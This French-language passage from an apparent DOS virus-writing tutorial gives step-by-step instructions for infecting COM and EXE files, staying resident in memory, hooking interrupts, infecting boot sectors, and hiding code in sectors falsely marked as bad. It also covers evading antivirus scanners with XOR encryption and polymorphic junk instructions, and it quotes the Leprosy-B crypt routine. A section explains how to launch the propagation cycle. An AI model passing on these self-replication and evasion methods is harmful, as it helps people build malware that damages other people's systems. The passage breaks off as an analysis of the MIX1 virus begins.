- Lire les 3 premiers octets du fichier et les sauvegarder dans le fichier à l'intérieur du code du virus, à une adresse (offset) donnée connue. Le virus du fichier en aura besoin quand il sera en mémoire pour les remettre à l'offset 100h et lancer l'exécution du programme initial.
- Ecrire à la place des 3 octets au début du fichier un saut vers le code du virus ajouté en fin de fichier. Il faut donc calculer l'offset de ce saut avant de l'écrire : il peut s'obtenir par le pointeur de fichier lorsqu'on vient d'ajouter le code du virus en fin de fichier -3. (*Cf. ci dessus le calcul de aa bb)*
- Remettre à l'offset 100h en mémoire les 3 octets initiaux du programme en mémoire dans une adresse (offset) connue par le virus.
- Sauter à l'offset 100h pour exécuter le programme du premier fichier COM en mémoire.

8.5 Copier le virus dans un fichier COM

J'explicite ici la partie le procédé pour copier le virus dans un fichier COM car il montre bien les façons de procéder des virus.

Dans un cas simple, supposons que le virus provient d'un **fichier COM** puisqu'il les infecte. Il suit ces étapes :

1. Si ce n'est pas encore fait, ouvrir le fichier dont le nom est toujours dans la DTA car il a été trouvé préalablement.
2. Lire l'en-tête du fichier (3 premiers octets) et les stocker en mémoire. Comme le virus infecte des fichiers de taille variable, on ne connaît pas son offset en mémoire. Une solution pour ne rien écraser avec ces 3 octets et de les placer à un distance raisonnable en-dessous de la fin du segment, c'est-à-dire sous la pile (100octets en dessous de l'extrémité du segment : c'est largement suffisants pour la pile)
   Dans de rares cas, il se pourra qu'il y ait néanmoins conflit et donc arrêt du système : le fichier COM initial a donc été rendu inutilisable : mais le probabilité est faible.
3. Déplacer le pointeur de fichier en fin du fichier : fonction DOS AH=42h avec AL=2 (déplacement du pointeur par rapport à la fin du fichier) et CX :DX=0 (se placer sur la fin de fichier).
4. Il fait pointer DS :DX (qui pointe sur la zone mémoire qu'il va demander au DOS d'écrire dans le fichier) sur le début du code du virus en mémoire

   Attention :

Comme le virus infecte des fichiers de taille variable, il ne connaît pas à priori l'offset où commence son code en mémoire. Pour cela il a du stocker la valeur de cet offset à une adresse dont l'offset correspondant est connu (ceci au moment de l'infection). En fait c'est ce qu'il a fait lorsqu'il a écrit JMP AA bb en début de fichier.

Il place donc le contenu de cette adresse dans DX (MOV DX,WORD PTR [etiquette_adresse]). DS :DX pointe maintenant sur le début du code du virus.

Remarque : la valeur d'offset contenue dans cette adresse est déjà initialisé car le virus est déjà en mémoire, à partir d'un autre fichier exécutable qui à été lancé avant..etc.

5. Ecrire dans le fichier le nombre d'octets que constituent le code du virus en mémoire. (avec les trois premiers octets lus au deuxième point, en son intérieur) : fonction DOS AH=40h , Il spécifie un pointeur sur la zone mémoire à copier sur disque (c'est l'offset du virus calculé dans le point précédent) et le nombre d'octets à écrire (connu et constant : c'est la taille du virus). Les derniers octets du code du virus contiennent la signature ("VIR" par exemple) pour indiquer que le fichier est infecté.
6. Calculer à partir de la taille du fichier en cours d'infection, l'offset par rapport au début du fichier, de l'adresse où le virus stocke les trois premiers octets initialement lus dans le fichier sain. (c'est l'offset constant par rapport au début du code du virus + la taille du fichier)
7. Positionner le pointeur de fichier sur cette adresse (déplacement par rapport au début du fichier : fonction DOS AH=32h avec AL=0)
8. Ecrire les trois octets sauvegardés sous la pile, dans le fichier. La copie du virus utilisera ces 3 octets pour savoir où aller prenre dans le fichier les octets à restituer en mémoire à l'offset 100h avant de lancer l'exécution du programme.
9. Positionner le pointeur de fichier au début du fichier.
10. Construire en mémoire un JMP <adresse du virus dans le fichier>. Pour cela il faut calculer l'offset du début du virus du fichier par rapport au début du segment : c'est la taille du fichier (connue) + taille du virus (connue) -3. Le -3 est du au fait que le saut se fait par rapport à la dernière instruction exécutée (valeur de IP) : c'est dans ce cas un JMP adresse qui occupe 3 octets.
    Ces 3 octets peuvent être construits dans la même zone mémoire des 3 octets précédents sous la pile: on n'en a plus besoin.
11. Ecrire ces trois octets.
12. Fermer le fichier

Le virus est dans le fichier !

8.6 Copier le virus dans un fichier EXE.

8.6.1 La méthode

C'est plus compliqué que pour les fichier COM: il suffit de procéder par étapes et s'organiser pour ne rien oublier :
Le virus étant déjà en mémoire : il exécute :

- Ouvrir le fichier si ce n'est pas déjà fait
- Ajouter des octets en fin de fichier (de 0 à 15) pour que la taille de celui-ci soit un multiple de 16 octets, ainsi le début du code du virus commencera au début d'un bloc pointé par CS (que le virus devra calculer) et tous les offsets dans le code seront bons.
- Ajouter à la fin du fichier le code du virus en mémoire.
- Lire l'en-tête du fichier et la placer en mémoire.
  Il doit conserver les valeurs contenues aux offsets 20h et 22h (IP et CS relatifs).
  Il doit aussi conserver les valeurs de SS et SP s'il possède sa propre pile.
- Ecrire dans le fichier, à l'intérieur du code du virus, à l'endroit choisit, les valeurs de CS et IP (voire aussi SS et SP) contenues dans l'en-tête lue en mémoire. Le virus du fichier en aura besoin pour exécuter le programme auquel il est en train de s'attacher.
- Ecrire dans l'entête du fichier placée en mémoire, à la place des anciennes valeurs, les nouvelles valeurs de CS et IP (voire aussi SS et SP) pour que le virus du fichier s'exécute quand on lancera le fichier. Pour ses calculs il lui faut connaître la taille du programme qu'il infecte :
  Pour obtenir ces valeurs:
    - Il ouvre le fichier (avant l'infection): fonction DOS AH=15h de l'interruption 21h
    - Il déplace le pointeur de fichier en fin de fichier : fonction DOS AH=42h avec CX :DX=0 (déplacement) et AL=2 (origine du déplacement : fin de fichier). Il obtient dans DX :AX la nouvelle valeur du pointeur de fichier qui pointe alors sur la fin. Il suffit de lui retrancher la taille de l'en-tête : valeur[16] qui se trouve dans l'en-tête elle même à l'offset 8.

- Il calcule la nouvelle taille du fichier infecté
- Il actalise dans l'en-tête en mémoire les valeurs de la taille de la dernière page et du nombre total de pages.
- Il écrit la nouvelle en-tête qu'il a construit en mémoire à partir de celle lue au départ, dans le fichier (au début donc).
- Il ferme le fichier.

Si le code du virus nécessite que des valeurs de segments soient mises à jour lors de son chargement en mémoire, pour ajouter des éléments dans la table du pointeur de réadressage, il doit aussi effectuer ceci :

- Toujours dans l'en-tête qui se trouve en mémoire : il augmente d'autant que nécessaire la valeur du nombre d'éléments dans le tableau du pointeur de réadressage.
- Il ajoute ses nouveaux pointeurs de réaddréssage dans la table du pointeur de réadressage , toujours en mémoire. (attention : cette table augmente donc de taille).
- Il lit tout le fichier sauf l'en-tête et le place en mémoire
- Il écrit la nouvelle en-tête (sans oublier de mettre à jour tous les champs comme indiqué dans la procédure précédente)
- Il écrit derrière l'en-tête dans le fichier, tout le reste du fichier qui se trouve en mémoire.

[16] Nous avons vu que c'est un multiple de 16 octets car exprimée en termes de paragraphes .

Remarque1 :
Cces dernières étapes sont généralement fortement imbriquées avec les précédentes : cela réduit d'autant que possible les accès disque qui sont de loin les plus lent et les plus révélateurs.

Remarque 2:
Lorsqu'il les modifie pour les faire pointer sur le segment du virus, les références de segment CS et SS ne requièrent pas d'ajout dans la table du pointeur de réadréssage, car elles sont définies dans l'en-tête et donc le DOS les adaptera lors de l'allocation de mémoire.

Généralement, il aura à ajouter 2 nouveaux éléments dans la table du pointeur de réadressage qui sont les adresses dans le code du fichier où il a copié les références initiales des segments SS et CS du fichier sain !

Lisez surtout la partie "Les difficultés avec le tableau du pointeur de réadressage"

Le fichier est maintenant infecté !

8.6.2 Les difficultés avec le tableau du pointeur de réadressage

Le problème quand on veut ajouter des éléments dans la table du pointeur de réadressage, est qu'il faut augmenter la taille de la table. Il faut donc déplacer le reste du fichier, ce qui implique de le lire en mémoire et le recopier plus loin, derrière la nouvelle en-tête plus grande. Le problème est que c'est une tâche qui prends du temps si le fichier est un peu trop long, ce qui est très mauvais pour la discrétion d'un virus. Il faut alors une condition pour vérifier que la taille du fichier à déplacer ne dépasse pas un seuil maximum...

Mais : Etant donné que la taille de l'en-tête est un multiple de 16 octets (car exprimée en termes de paragraphes de 16 octets), il reste souvent de la place en fin du tableau du pointeur de réadressage pour ajouter 2 nouvelles références sans avoir à augmenter la taille de l'en-tête ! !
C'est comme cela que procèdent certains virus, et si leurs calculs disent qu'ils ne peuvent faire l'ajout sans augmenter la taille du fichier,[17] alors ils font l'impasse sur ce fichier. Cette politique, qui diminue la potentiel infectieux du virus, augmente d'autre part sa discrétion et diminue la taille de son code. Il faut trouver un compromis.

D'autres s'arrangent pour déterminer dynamiquement à l'exécution les segments en mémoire...

[17] Un simple calcul tiré de l'excellent ouvrage de Mark. A. Ludwig "Naissance d'un virus" que je vous recommande fortement (un petit bijou) permet de vérifier s'il y a de la place dans le tableau du pointeur de réadressage, pour de nouvelles références sans modification de la taille de l'en-tête :
[16*nombre de paragraphes de l'en-tête -4*nombre d'entrées dans le tableau du pointeur de réadressage -offset de la table de relocalisation] / 4 nous indique le nombre de références que l'on peut ajouter dans l'espace libre en fin de table.
Le calcul est simple : taille de l'en-tête - taille utilisée dans le tableau du pointeur de réadressage - taille de l'en-tête de fichier.

8.7 Placer le virus résident en mémoire

8.7.1 A partir d'un secteur de boot infecté

Au départ le BIOS va lire le premier secteur du disque, que nous supposons être déjà infecté, et qui va donc exécuter une partie du virus.
Si la partie résidente du code du virus ne se trouve pas dans le secteur de boot, alors le virus doit aller la chercher la où il l'a cachée sur le disque (secteurs défectueux ou autres).
Il la place en mémoire haute (dans les 640ko de mémoire conventionnelle sous DOS) et diminue d'autant que nécessaire le taille de mémoire disponible, indiquée en Kilo-octets à l'adresse 0040 :0013 (initialisée par le BIOS) et utilisée par le DOS.

Dans ce cas, le virus ne peut pas utiliser la fonction 31h de l'interruption 21h (ou l'interruption 27h) du DOS parce que ce dernier n'est pas encore chargé.

8.7.2 A partir d'un fichier exécutable infecté

On peut soit procéder comme précédemment en plaçant la partie résidente du virus en mémoire haute et en modifiant la valeur de la quantité de mémoire disponible, ou en la plaçant dans une zone de mémoire haute non utilisée (il y en a parfois, le virus devra vérifier), si le virus n'est pas trop long.

On peut sinon procéder en utlisant les fonctions du DOS :
Je propose ici une petite variante possible:

Le fichier infecté est chargé et exécuté.
Au départ le virus prends la main :
Il appelle une intérruption d'exécution pour demander l'exécution d'une partie du virus (qui peut se trouver dans un fichier COM caché par exemple).
Celle-ci aura alors son propre PSP et son segment en mémoire.
Cette partie modifie les vecteurs d'interruption pour que certains pointent sur ses routines. (la fonction 25h de l'intérruption 21h le permet)
Elle se termine avec l'interruption 27h qui permet de laisser résident en mémoire un programme (ici ce sera le virus). On lui passe en paramètre dans AX la taille en octets de la zone mémoire qu'il faut conserver à partir du début du PSP.
Finalement le virus donne la main au programme qui s'exécute.

8.8 Générer un code réadressable

Puisqu'un virus infecte des fichiers de taille variable en s'ajoutant en fin de fichier, la valeur en mémoire des offsets des différentes adresses n'est pas une constante.
Les solutions rencontrées le plus souvent sont :

- Utiliser bien sûr des étiquettes dans les programmes en assembleur, et le code généré contiendra des sauts relatifs
- Lorsqu'on veut lire ou écrire en mémoire, cela en se fait pas directement avec :

```
MOV   AX,OFFSET <addresse_mot>          ; pour lire
```

```
        DW    <valeur_mot>                    ; pour écrire
```

mais plutôt avec des codes comme par exemple le suivant pour lire :

```
        MOV   AX,WORD OFFSET [entree_virus]
        ADD   AX, OFFSET <adresse_mot> - OFFSET  debut_virus
```

où entree_virus est une étiquette sur l'adresse où se trouve le premier octet exécutable du virus, et debut_virus est une étiquette sur le premier octet de tout le virus (code et données compris). Il faut distinguer entree_virus et debut_virus si le point d'entrée du virus ne se trouve pas au début du virus, par exemple s'il contient des données au début.

8.9 Obtenir dynamiquement l'adresse de commencement du code du virus en mémoire

Il faut que la première instruction que le virus exécute (et qui ne se trouve pas forcément au début du virus si celui-ci possède des données avant) exécute l'instruction suivante :

```
        CALL  EMPILER_ADRESSE
    EMPILER_ADRESSE :
        ; suite du code...
```

Il peut alors récupérer dans la pile l'adresse absolue du point d'entrée du virus. Il lui soustraie la taille de l'en-tête de données du virus, qui est une constante (et peut donc être connue par le virus) pour obtenir l'adresse où débute le virus en mémoire.

Il ne doit rien dans la pile : il fait donc des POP ou des INC SP pour nettoyer ce qui reste dans la pile. Il peut aussi y placer l'adresse où il veut retourner après son exécution...

8.10 Préserver la DTA

Si le virus appelle les fonctions de recherche sur les fichiers de l'interruption 21h du DOS, alors la DTA va être modifiée, car les procédures y placeront le nouveau nom de fichier et son octet d'attributs. Il faut alors qu'il sauvegarde la DTA pour la restituer juste avant de redonner la main au programme qui risque de s'en servir.
Je rappelle que la DTA est une zone de stockage intermédiaire utilisée par les fonctions du DOS, et qui peut contenir au lancement du programme d'éventuels paramètres indiqués en ligne de commande.

Utilisez la fonction AH=1Ah de l'interruption 21h en plaçant dans DS :DX la nouvelle adresse où le DOS va considérer que se trouve la DTA
Vous redites au DOS, de la même façon, que la DTA se trouve à l'offset 80h du PSP juste avant de redonner la main au programme.

Ainsi vous pourrez utiliser tranquillement les services du DOS qui ne modifieront que votre propre DTA[18].

[18] Sinon tous les exécutables qui se lancent avec des paramètres planteront.

8.11 Modifier un vecteur d'interruption

8.11.1 Modification directe du vecteur

Le virus est obligé de procéder de cette façon si le DOS n'est pas encore chargé :
Tou d'abord il masque les interruptions (CLI) pour éviter qu'une interruption ne soit appelée avant qu'il ai finit de modifier son vecteur d'interruption.

Les vecteurs d'interruption étant les adresses des routines de traitement correspondantes, ils occupent chacun 2*2 octets dans la table .
Donc si V est l'interruption à modifier, le vecteur correspondant se trouve dans la table (qui débute en mémoire à l'adresse 0000 :0000 pour la table du BIOS) à l'adresse 4*V

Il doit écrire dans la table l'adresse CS :IP de la nouvelle routine :

Adresse mémoire (égale à l'adresse dans la table)	*adresse de chaque octet*	*signification (CS :IP est l'adresse de la routine d'interruption)*
	4*<intérruption> + 3	Octet le plus significatif du CS de la routine
	4*<intérruption> + 2	Octet le moins significatif du CS de la routine
	4*<intérruption> + 1	Octet le plus significatif du IP par rapport au début du segment CS indiqué ci-dessus.
4*<intérruption>	4*<intérruption>	Octet le moins significatif du IP par rapport au début du segment CS indiqué ci-dessus.

Vecteur d'interruption dans la table du BIOS qui pointe sur CS :IP

Pour la table des vecteurs d'interruption du DOS , il procède de même en ajoutant 80h aux adresses mémoire de la table (la table commence à 80h).

8.11.2 Modification via une interruption

Si le DOS est déjà en mémoire, ses interruptions sont disponibles, on peut donc utiliser la fonction AH=25h de l'interruption 21h avec dans DS :DX l'adresse de la nouvelle routine et AL le numéro de l'interruption à modifier.

Finalement il autorise à nouveau les interruptions avec STI.

8.12 Simuler un appel d'interruption

On appelle une interruption par l'instruction int <adresse interruption>.
Elle empile les registres EFLAGS (sauvegarde des flags), CS et IP[19] : c'est l'adresse de retour.

[19] IP ou EIP en 32 bits, mais nous en travaillons qu'en 16bits

Pour simuler un appel à une interruption, par exemple l'interruption 21h, le virus procède de la façon suivante :

```
PUSHF                                   ; empiler le registre des flags
                                          EFLAGS
CALL  DWORD PTR CS :[ancienne_adresse_de_l'int_21h]
                                        ; appel de la routine de traitement
```

Le retour d'interruption **IRET** continue donc après le CALL, dans le code du virus.

Mais si le virus est en train d'exécuter une procédure sur laquelle a été déroutée une interruption, alors pour que la main revienne automatiquement à l'appelant de l'interruption, il doit dépiler tout ce qu'il a pu ajouter dans la pile et faire un JMP <adresse de la véritable interruption> qui dépilera l'adresse de retour et le registre EFLAGS empilés par l'appelant (INT <interruption>)

8.13 Exécuter le virus régulièrement

Une méthode consiste à modifier le vecteur de l'interruption d'horloge 8h qui est appelée toutes les 55ms. mais il faut alors s'occuper de rappeler la vrai routine de l'horloge depuis le virus pour incrément le compteur de l'horloge, faute de quoi l'heure du PC ne sera plus à jour.
Mais les virus plus astucieux utilisent plutôt l'interruption 1Ch qui est en fait une interruption appelée par l'interruption d'horloge 8h. Le virus ne doit plus se préoccuper de mettre à jour l'horloge. Le code du virus doit alors se terminer par un IRET.

Dans les 2 cas les virus utilisent la fonction AH=25h de l'interruption 21h pour modifier le vecteur.

8.14 Copier le virus dans le secteur de boot

Le virus fait souvent ceci :

- Lire le premier secteur (secteur de boot)
- Vérifier que ce secteur n'est pas infecté.
- Trouver des clusters libres dans le disque pour y placer le secteur de boot initial et le code du virus.
- Copier le contenu du secteur de boot et le corps principal du code du virus dans les clusters trouvés. (le secteur de boot infecté ne pouvant dépasser 521 octets souvent tout le virus en peut y être placé complètement)
- Modifier les entrées de la FAT pour indiquer que ces clusters sont défectueux, donc non lisibles par les DOS: on protège ainsi le virus.
- Réécrire le secteur du boot du disque avec le secteur contaminé. Ce secteur contaminé, une fois chargé, installera en mémoire le reste du code du virus et ce qu'il voudra comme routine (qu'il aura pu stocker dans les clusters marqués défectueux), contaminera quelques fichiers ou les secteurs de boot des autres partitions, puis continuera avec le chargement du système d'exploitation (IO.SYS,...) comme si c'était

le secteur de boot initial. Il est alors installé résident avec des interruptions redirigées sur des routines à lui...

Pourquoi le virus conserve le secteur initial dans des clusters défectueux ? Ce n'est pas obligatoire, mais les infecteurs de boot qui utilisent des procédures d'antidetection en ont besoin pour faire croire que le secteur de boot sain est toujours présent et non infecté, en interceptant les interruptions de lecture & écriture sur le secteur de boot infecté.

Il suffit ainsi d'un DIR A : pour que certains virus infectent le secteur de boot de la disquette a:.

8.15 Eviter la détection

Le virus peut tenir compte de différents points :

- Dans tous les cas, les virus essaient de faire coïncider leurs actions (pour se dissimuler) avec les demandes (interruptions) d'accès au disque. C'est pour cette raison que beaucoup redirigent les interruptions des fonctions qui agissent sur les fichiers, sur leurs procédures d'infection.
  Par exemple, la fonction de recherche de l'interruption 21h du DOS peut générer un peu trop d'activité disque. Il est intéressant d'intercepter cette interruption pour la faire coïncider avec la recherche voulue par le virus.

S'il s'agit d'un infecteur de fichiers :

- Il peu intercepter toute tentative d'écriture sur les secteurs où se trouve caché la virus, et faire un IRET (retour d'interruption) en positionnant les registres pour faire croire que l'écriture n'a pas réussi : ce qui est normal pour des clusters marqués comme défectueux.
- En évitant de s'exécuter systématiquement lorsqu'on lance un fichier exécutable contaminé, pour que l'utilisateur ne puisse pas faire le lien. Une des méthodes les plus utilisées est de consulter la valeur du compteur d'horloge (nous avons vu qu'une fonction DOS le permet), et d'infecter ou pas en fonction de cette valeur.
  Ce compteur est incrémenté 18,2 fois par seconde (soit toutes les 55 ms), par l'interruption 8. Interruption dont le virus peut aussi modifier le vecteur d'interruption pour le faire pointer sur son code... De nombreuses possibilités sont exploitées dans ce cas.
- Le virus sauvegarde la date, l'heure et les attributs du fichier qu'il va infecter, puis il les restaure à la fin de l'infection, pour effacer toute trace de son écriture sur le fichier en question.

S'il s'agit d'un infecteur de secteur de boot :

- Lorsque le secteur de boot infecté va charger tout le code du virus à partir des clusters cachés. Il peut le placer en haut de la mémoire, et modifier en conséquence l'adresse 0040 :0013 qui indique au DOS la taille mémoire disponible en Ko à partir du début

de celle-ci. Il charge alors le secteur initial sain à partir d'un des clusters cachés : le DOS n'utilisera pas la mémoire où se trouve le virus.

- Il peut intercepter les interruptions qui permettent la lecture&écriture sur le disque (interruption 13h). Il peut alors vérifier à chaque tentative d'accès au disque, en regardant la valeur des registres paramètres AH, AL,... que le système ne tente pas de lire&écrire sur le secteur de boot infecté. Si c'est le cas, il modifie les paramètres pour les faire pointeur plutôt vers le secteur où il a placé une copie du secteur de boot initial sain. Puis il saute sur l'interruption demandée. Et l'utilisateur croit ainsi qu'il lit&écrit sur le vrai secteur de boot[20].
- Si le virus infecte une disquette alors au lieu de déclarer des clusters défectueux, comme dans le cas des disques durs pour y placer son code, il peut écrire sur les secteurs des pistes externes que le dos n'atteint jamais. Le DOS utilise sur les disquettes les pistes numérotées 0 à 79 : rien n'empêche un virus décrire quelques secteurs sur la piste 80 après l'avoir formatée (des fonctions du BIOS fournissent ces services, il suffit de lui indiquer la piste,...). Ceci est possible car la surface magnétique utile dans les disquettes est plus importante que celle normalement utilisée et garantie sans erreur[21].
- Si c'est un disque dur, marquer les clusters des secteurs utilisés par le virus comme défectueux : à moins que l'utilisateur averti n'aille regarder quels sont ces clusters défectueux et ce qu'ils contiennent : peu probable.
- Souvent les utilitaires de formatage ne formatent pas la totalité des secteurs du disque et en "oublient" en début du disque (après le secteur de boot) et en fin de disque (pistes extérieures). Ces secteurs n'appartiennent donc à aucune partition et ne sont donc pas vus par DOS. Il semblerait que certains virus arrivent à s'y placer.

8.16 Crypter le code ou les données

Méthode très utilisée, surtout par les virus qui contiennent des données constantes (chaînes ou autres). Mais aussi pour coder le code du virus différemment à chaque fois, en mémoire et dans le dique, à l'exception de la routine de cryptage&décryptage qui en peut s'encrypter elle même.

Le moyen le plus simple est de passer par l'instruction xor
valeur XOR clé_de_cryptage nous donne un résultat. Ce résultat permet de retrouver la valeur à partir de la clé :
clé XOR résultat redonne la valeur, valeur qui peut représenter des données ou du code.

Il suffit donc de faire des boucles sur les zones mémoires voulues. A chaque passage dans la boucle on permute entre les modes crypté&décrypté. Il suffit de stocker la clé (différente à chaque fois) avec le virus.

[20] Autrement dit, un antivirus qui ne vérifie pas que les vecteurs d'interruption ne sont pas modifiés n'est pas très fiable... à moins qu'ils n'accèdent directement au matériel avec leurs propres routines de lecture&écriture.

[21] C'est d'ailleurs la méthode employée par certains utilitaires sur le marché pour gagner quelques précieux Kilo-octets...

Voici la routine de cryptage&décryptage utilisée par le virus Leprosy-B pour se crypter&décrypter complètement, elle est placée très près du début du virus :

```
CRYPTE_DECRYPTE :
        MOV BX,OFFSET CODE_DU_VIRUS
BOUCLE :
        MOV   AH,[BX]              ; lit l'octet en mémoire
        XOR   AH,CLÉ               ; CLÉ est une étiquette sur une adresse où
                                   le virus stocke la clé à chaque infection.
        MOV   [BX],AH              ; Ecrite le nouvel octet sur le précédent.
        INC   BX                   ; Avance dans la boucle
        CMP   BX, OFFSET CODE_DU_VIRUS + TAILLE_DU_VIRUS
                                   ; Calcule s'il a atteint la fin du virus
        JLE   BOUCLE               ; Si non, refait la boucle
        RET                        ; Si oui, retourne au corps principal du
                                   virus.
```

Une autre façon de faire très compacte :

```
        MOV   SI, DEBUT_ZONE_MEMOIRE
        MOV   CX, <nombre d'octets à crypter&décrypter>
BOUCLE :
        XOR   BYTE PTR [SI], <valeur de la clé>
        INC   SI
        LOOP  BOUCLE               ; LOOP boucle jusqu'à ce que CX=0
```

Comment font les virus pour cacher la routine de cryptage aux scanners des antivirus ? Comme ces scanners se basent sur la recherche de séquences d'octets spécifiques, aussi appelée **signature** du virus, ils perturbent l'ordre des instructions et donc la séquence qui représente la routine de cryptage :
par exemple, chaque fois que le virus infecte un fichier, il peut permuter les instructions de la routine de cryptage&décryptage comme ceci :

```
        MOV   CX, <nombre d'octets à crypter&décrypter>
        MOV   SI, DEBUT_ZONE_MEMOIRE
BOUCLE :
        XOR   BYTE PTR [SI], <valeur de la clé>
        INC   SI
        LOOP  BOUCLE               ; LOOP boucle jusqu'à ce que CX=0
```

Mais cela n'est pas suffisant car la séquence des octets des 3 instructions XOR, INC et LOOP reste la même., donc détectable. Dans ce cas les virus utilisent contiennent dans leur routine de copie du code sur le disque un sousroutine qui ajoute un nombre aléatoire (mais limité et constant bien que réparti dans le code) de NOP entre les octets des instructions :
la routine précédente devient :

```
        MOV   CX, <nombre d'octets à crypter&décrypter>
        NOP
        NOP
        MOV   SI, DEBUT_ZONE_MEMOIRE>
```

```
        NOP
BOUCLE :
        XOR   BYTE PTR [SI], <valeur de la clé>>
        NOP
        INC   SI>
        NOP>
        NOP>
        NOP
        LOOP  BOUCLE            ; LOOP boucle jusqu'à ce que CX=0
```

Mais les antivirus commencent à s'adapter et il y en a qui savent éffacer les NOP inutiles avant de rechercher la séquences d'octets.
Alors les virus contrataquent en plaçant du code fantôme au lieu de NOPS. Code qui agit sur des registres dont le virus n'utilise pas localement dans la routine qu'il crypte.
La routine précédente devient alors

```
        MOV   DX, <nombre d'octets à crypter&décrypter> ; Instruction utile
        MOV   SI,2468           ; remplissage
        MOV   AX,[SI+2468]      ; remplissage
        MOV   DI, DEBUT_ZONE_MEMOIRE ; DI est le nouvel indice utilisé
                                dans la boucle ; Instruction utile
BOUCLE :
        ADD SI,SI               ; remplissage
        SUB   SI,123            ; remplissage
        TEST  DX,1234           ; remplissage
        XOR   BYTE PTR [DI], <valeur de la clé> ; Instruction utile
        TEST  DX,2468           ; remplissage
        AND   AL,[BP+2468]      ; remplissage
        INC   DI                ; Instruction utile
        NOP                     ; remplissage
        DEC   DX                ; Instruction utile
        XOR   AX,DX             ; remplissage
        SBB   AX,[SI+2468]      ; remplissage
        CLD                     ; remplissage
        OR    AL,CL             ; remplissage
        AND   DX,DX             ; Instruction utile
        JNZ   BOUCLE            ; boucle jusqu'à ce que DX=0
```

Le virus doit surtout vérifier que les instructions qu'il génère au hasard sont valides pour en pas planter la machine. Pour cela il suffit qu'il modifie quelques bits bien précis dans une instruction valide, pour retomber sur une autre instruction valide, sans toucher les octets qui codent les registres.(ces derniers étant choisis pour en pas interférer avec le code utile).
C'est exactement comme cela que marchent les **virus polymorphes.** Ils sont presque indétectables par les scanners basés sur les signatures (même les meilleurs). Seuls les scanners heuristiques en sont capables, mais ces scanners en peuvent garantir le résultats qu'ils annoncent. (d'ailleurs ils génèrent souvent des fausses alarmes).

8.17 Cacher le virus dans le disque

La méthode la plus simple consiste à stocker le virus dans un fichier dont on modifiera l'attribut pour le marquer caché. Bien que très simple elle n'est pas très efficace.

La deuxième méthode consiste à créer des clusters défectueux sur le disque :
- Trouver un cluster non marqué comme défectueux et qui soit libre
- Marquer dans la FAT ce cluster comme défectueux en y mettant l'entrée FFF7h
- Faire de même avec la copie de la FAT (pour se prémunir au cas où on essaierait de faire une comparaison de FATs)
- Ecrire le code du virus dans le cluster. Si ce cluster ne sera pas touché par le DOS qui respecte les attributs de la FAT, rien n'empêche au virus de lire et écrire dans un cluster défectueux via les interruption (13h par exemple).

La troisième méthode consiste à utiliser des techniques de formatage non standard des secteurs: donc non lisibles ou modifiables par DOS :
Pour formater une piste complète la fonction AH=5 passe par l'intérruption 13h. Cette interruption admet comme paramètres une adresse sur une zone mémoire qui contient autant de groupes de 4 octets que la piste a de secteurs. Pour chacun des secteurs à formater, ces 4 octets indiquent :

1. Le numéro de cylindre du secteur :
2. Le numéro de la tête du secteur
3. Le numéro de secteur dans le disque
4. Le nombre d'octets par secteur :
    - 0 pour 128 octets
    - 1 pour 256 octets
    - 2 pour 512 octets
    - 3 pour 1024 octets

Nous voyons que les secteurs sur une piste ne sont pas forcément crées consécutivement. La routine parcours la liste et formate les secteurs correspondant en leur attribuant des numéros de secteurs consécutifs, même s'ils ne le sont pas vraiment.
Le virus peut alors créer des secteurs qui ne respectent les normes du DOS :
Il peut par exemple créer plus de secteurs plus petits sur une même piste : le DOS ne verra que le nombre de secteurs qu'il s'attend à trouver par piste. Les secteurs supplémentaires pourront être utilisés pour y placer le virus.
Il peut aussi attribuer à un des secteur un numéro de secteur supérieur au nombre de secteurs par piste. Le DOS ne le verra pas non plus.
Il peut aussi modifier l'espace de sécurité inter-secteurs sur les pistes ou **GAP** pour créer la place pour de nouveaux secteurs sur la piste en les rapprochant, aux risques de rendre moins fiable le disque Mais je n'aborderai pas cet aspect trop compliqué ici. Je dirai simplement que cela se fait par modification de la **Table de base du disque**, dont les entrées indiquent le temps requis par les têtes pour changer de piste, la longueur du GAP, le numéro du dernier secteur, ...

8.18 Trouver un cluster libre

La méthode est :
- Lire le secteur de boot si ce n'est pas fait.
- La valeur des 2 octets à l'offset 16h de ce secteur indiquent combien de secteurs après le secteur de boot sont occupés par la FAT.
- Lire et placer en mémoire les secteurs de la FAT
- Faire une boucle en mémoire qui cherche une entrée dans la FAT dont la valeur vaut 0 (cluster libre)

8.19 Redonner la main au programme principal

- Le virus commence par restaurer la DTA *(Cf. Préserver la DTA)*

S'il a été appelé par une interruption dont il avait modifié le vecteur correspondant:
- Restaurer tous les registres (dépiler)
- Exécuter l'interruption avec un saut : le retour de l'interruption se fera dans le programme appelant, et non pas dans le code du virus.

S'il s'exécute suite au lancement d'un exécutable, par exemple un fichier.COM :
- Restaurer le trois premiers octets du programme en mémoire (Il les a sauvegardé quelque part...)
- Placer dans la pile la valeur d'offset 100h (début du programme en mémoire)
- Faire un RET pour le lancer.

Attention à ne pas faire JMP 100h car c'est un saut relatif, et entre le code du virus et l'adresse à l'offset 100h (après le PSP) il y a le code du programme exécutable de taille variable !

8.20 Lancer la boucle infernale

Si vous voulez lancer le cycle de propagation d'un virus :

Pour que la boucle infernale de l'exécution&infection des fichiers infectés puisse commencer : il faut créer au départ un fichier COM (ou EXE) construit comme s'il avait déjà été infecté :
Par exemple, pour les fichier COM vous pouvez construire un programme (qui aura toujours au moins 3 octets bien sûr) qui ne fera qu'appeler la fonction DOS AH=4ch avec AL=0h qui sert à indiquer que l'exécution est terminée et que l'on rends la main au système DOS (ligne de commande).
Remarque : les fichiers COM se terminent par un appel à cette fonction

Puis avec un éditeur : insérez le code de votre virus, déplacez les trois premiers octets à la bonne place dans le code du virus, placez à leur place le JMP sur le code du virus.

9. Analyse du virus MIX1

J'ai choisi d'expliquer ce virus car il est facile à comprendre et montre bien comment on traite la redirection des interruptions qui est une tâche essentielle pour le fonctionnement des virus résidents

MIX1 est un infecteur résident de fichiers EXE. Lorsqu'on exécute un fichier EXE infecté, le virus s'installe résident, mais il n'infecte pas de fichiers. Il le fera par la suite en prenant le contrôle via les interruptions qu'il aura redirigé ver son code.

MIX1, comme beaucoup de virus, fonctionne suivant une méthode en trois étapes:
Infection, reproduction, et attaque.

9.1 Les 3 étapes

9.1.1 Infection

Lorsqu'on exécute un fichier EXE infecté, le virus s'installe en mémoire: il modifie alors le vecteur d'interruption 21h qui donne accès aux fonctions du DOS, 17h qui correspond à l'imprimante, et 14h qui correspond aux ports série.

Ces 3 vecteurs pointeront alors sur 3 procédures qui seront définies à l'intérieur du virus même.

9.1.2 Reproduction

